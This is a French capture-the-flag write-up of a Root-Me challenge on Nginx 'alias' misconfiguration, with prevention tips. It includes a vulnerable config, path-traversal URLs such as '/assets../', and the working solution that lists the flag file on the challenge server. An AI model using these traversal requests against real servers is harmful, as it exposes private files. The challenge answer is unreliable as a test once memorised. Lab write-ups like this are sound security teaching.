Nginx Alias Misconfiguration

Énoncé

Le développeur web de notre entreprise a terminé le développement du nouvel intranet.
Mission : Vous devez évaluer la sécurité de ce site avant sa mise en production.

Faille de Configuration Nginx : Mauvaise utilisation de `alias`

Lorsqu'une directive `alias` est mal configurée dans Nginx, elle peut exposer des fichiers sensibles via des attaques de **path traversal**. Cela se produit lorsqu'un attaquant manipule l'URL pour accéder à des répertoires ou fichiers en dehors de la racine prévue.

Exemple de mauvaise configuration :

```
location /assets/ {
    alias /var/www/app/private_files/;
}
```

Attaque : Path Traversal


L'attaquant peut manipuler l'URL pour accéder à des fichiers sensibles, par exemple :

```
http://vulnerable-site.com/assets/../flag.txt
http://vulnerable-site.com/assets/%2e%2e/flag.txt
http://vulnerable-site.com/assets../flag.txt
```

Prévention :

1. Configurer correctement `alias` et vérifier les chemins absolus.
2. Désactiver `autoindex` et utiliser `internal` pour protéger les fichiers.
3. Bloquer les traversées de répertoires (`../`) et filtrer les URLs malformées.

Web Site





```html
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" type="text/css" href="/static/style.css">
  <title>Login Page</title>
</head>
<body>
  <form>
    <label for="username">Nom d'utilisateur:</label>
    <input type="text" id="username" name="username">
    <br>
    <label for="password">Mot de passe:</label>
    <input type="password" id="password" name="password">
    <br><br>
    <input type="submit" value="Se connecter">
  </form>
  <script type="text/javascript" src="/static/main.js"></script>
  <!--TODO: Patch /assets/ -->
</body>
</html>

```

Path /assets/

On a clairement le point d'entrée.


Path Traversal



J'ai tenté plusieurs entrées, URL encodage...

solution

/assets../


challenge01.root-me.org:59092/assets../
Index of /assets../
../
assets/ 24-Oct-2024 12:25 -
static/ 24-Oct-2024 12:25 -
flag.txt 04-Sep-2024 12:20 25